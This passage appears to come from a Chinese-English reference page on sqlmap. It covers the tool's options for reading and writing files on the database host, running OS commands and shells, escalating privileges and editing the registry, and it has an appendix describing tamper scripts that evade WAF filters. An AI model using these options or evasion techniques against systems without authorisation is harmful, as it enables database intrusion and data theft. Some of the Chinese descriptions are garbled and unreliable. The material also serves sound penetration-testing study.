--common-columns	Check existence of common columns

User-defined function injection:

These options can be used to create custom user-defined functions

--udf-inject Inject custom user-defined functions
--shared-lib=SHLIB Local path of the shared library

File system access

These options can be used to access the back-end database management system underlying file system

--file-read=RFILE Read a file from the back-end DBMS file system
--file-write=WFILE Write a local file on the back-end DBMS file system
--file-dest=DFILE Back-end DBMS absolute filepath to write to

Operating system access

These options can be used to access the back-end database management system underlying operating system

--os-cmd=OSCMD Execute an operating system command
--os-shell Prompt for an interactive operating system shell
--os-pwn Prompt for an OOB shell, Meterpreter or VNC
--os-smbrelay One click prompt for an OOB shell, Meterpreter or VNC
--os-bof Stored procedure buffer overflow exploitation
--priv-esc Database process user privilege escalation
--msf-path=MSFPATH Local path where Metasploit Framework is installed
--tmp-path=TMPPATH Remote absolute path of temporary files directory

Windows registry access

These options can be used to access the back-end database management system Windows registry

--reg-read 读取一个 Windows 注册表的 key 值
--reg-add 写入一个 Windows 注册表的 key 值
--reg-del 删除 Windows 注册表的值
--reg-key=REGKEY Windows registry key
--reg-value=REGVAL Windows registry key value
--reg-data=REGDATA Windows registry key value data
--reg-type=REGTYPE Windows registry key value type

General

These options can be used to set some general working parameters

-s SESSIONFILE	从一个储存的文件(.sqlite)中加载 session
-t TRAFFICFILE	Log all HTTP traffic into a textual file
--batch	忽略用户输入，进行默认的操作
--charset=CHARSET	Force character encoding used for data retrieval
--crawl=CRAWLDEPTH	Crawl the website starting from the target URL
--crawl-exclude=..	Regexp to exclude pages from crawling (e.g. "logout")
--csv-del=CSVDEL	Delimiting character used in CSV output (default ",")
--dump-format=DU..	Format of dumped data (CSV (default), HTML or SQLITE)
--eta	Display for each output the estimated time of arrival
--flush-session	Flush session files for current target
--forms	Parse and test forms on target URL
--fresh-queries	Ignore query results stored in session file
--hex	Use DBMS hex function(s) for data retrieval
--output-dir=OUT..	Custom output directory path
--parse-errors	Parse and display DBMS error messages from responses
--pivot-column=P..	Pivot column name
--save=SAVECONFIG	Save options to a configuration INI file
--scope=SCOPE	Regexp to filter targets from provided proxy log
--test-filter=TE..	Select tests by payloads and/or titles (e.g. ROW)
--test-skip=TEST..	Skip tests by payloads and/or titles (e.g. BENCHMARK)
--update	Update sqlmap

Miscellaneous

-z MNEMONICS	Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
--alert=ALERT	当 SQL 注入找到运行主机命令
--answers=ANSWERS	Set question answers (e.g. "quit=N, follow=N")
--beep	Beep on question and/or when SQL injection is found
--cleanup	Clean up the DBMS from sqlmap specific UDF and tables
--dependencies	Check for missing (non-core) sqlmap dependencies
--disable-coloring	Disable console output coloring
--gpage=GOOGLEPAGE	Use Google dork results from specified page number
--identify-waf	Make a thorough testing for a WAF/IPS/IDS protection
--skip-waf	Skip heuristic detection of WAF/IPS/IDS protection
--mobile	Imitate smartphone through HTTP User-Agent header
--offline	Work in offline mode (only use session data)
--page-rank	Display page rank (PR) for Google dork results
--purge-output	Safely remove all content from output directory

--smart	Conduct thorough tests only if positive heuristic(s)
--sqlmap-shell	Prompt for an interactive sqlmap shell
--wizard	Simple wizard interface for beginner users

参考 B

SQLmap Tamper 脚本功能表

apostrophemask.py

作用：用 utf8 替代引号

Apostrophencode.py

作用：绕过双引号，替换字符和双引号

Appendnullbyte.py

作用：在有效负荷结束位置加载零音字符编辑

base64encode.py

作用：将所有字符转换为 base64 编码

Between.py

作用：用 between. 替换大于号

Bluecoat.py

代替空格字符后与个有效的随机空白字符的 SQL 语句，然后替换=like

Chardoubleencode.py

使用双 URL 编码(不处理已编码的)

Charencode.py

URL 编码

Charunicodeencode.py

字符串 uncede

Commalessmid.py

equaltolike.py

like 替代等号

greatest.py

作用：绕过过滤'>'，用 GREATEST 替换大于号

Halfversionedmorekeywords.py

作用：当数据库为防火墙时绕过防火墙，每个关键字之前添加 mysql 版本评论

ifnull2ifisnull.py

作用：绕过对 IFNULL 过滤。替换类似'IFNULL(A,B)'为'IF(ISNULL(A),B,A)'

Informationsschemacomment.py

lowercase

modsecurityversioned.py

过滤空格，包含完整的查询版本注释

modsecurityzeroverioned

multiplespaces.py

围绕 SQL 关键字添加多个空格

Nonrecursivereplacement.py

作用：双重查询语句。取代 predefined SQL 关键字 with 表示 suitable for 替代(例如.replace("SELECT"、"")) filter

overlongutf8.py

percentage.py

randomcomments.py

作用：使用/**/分割 sql 关键字

Securesphere.py

作用：追加特制的字符串

sp_password.py

作用：追加 sp_password 从 DBMS 日志的自动模糊处理的有效载荷的末尾

space2comment.py

作用：用'/**/'替换空字节("")

space2dash.py

作用：绕过过滤 '=' 替换空格字符(""),(' ')后跟一个破折号注释，一个随机字符串和一个新('n')

space2hash.py

作用：空格替换为#号随机字符串以及换行符

space2morehash.py

作用：空格替换为#号以及更多随机字符串换行符

space2mssqlblank.py (mssql)

作用：空格替换为其他空符号

space2mysqlblank.py (mysql)

作用：空格替换其他空白符号

space2mysqldash.py (mysql)

作用：替换空格字符('') ('_') 后跟一个破折号注释一个新行('n')

space2plus.py

作用：用+替换空格

space2randomblank.py

作用：代替空格字符('')从一个随机的空白字符可选字符的有效集

symboliclogical

unionalltounion.py

作用：替换 UNION ALL SELECT UNION SELECT

unmagicquotes.py

作用：宽字节绕过 GPC addslashes

uppercase

varnish

versionedkeywords

xforwardedfor

相关参考

[\[+\] SQLMAP 源码分析 Part1:流程篇](#)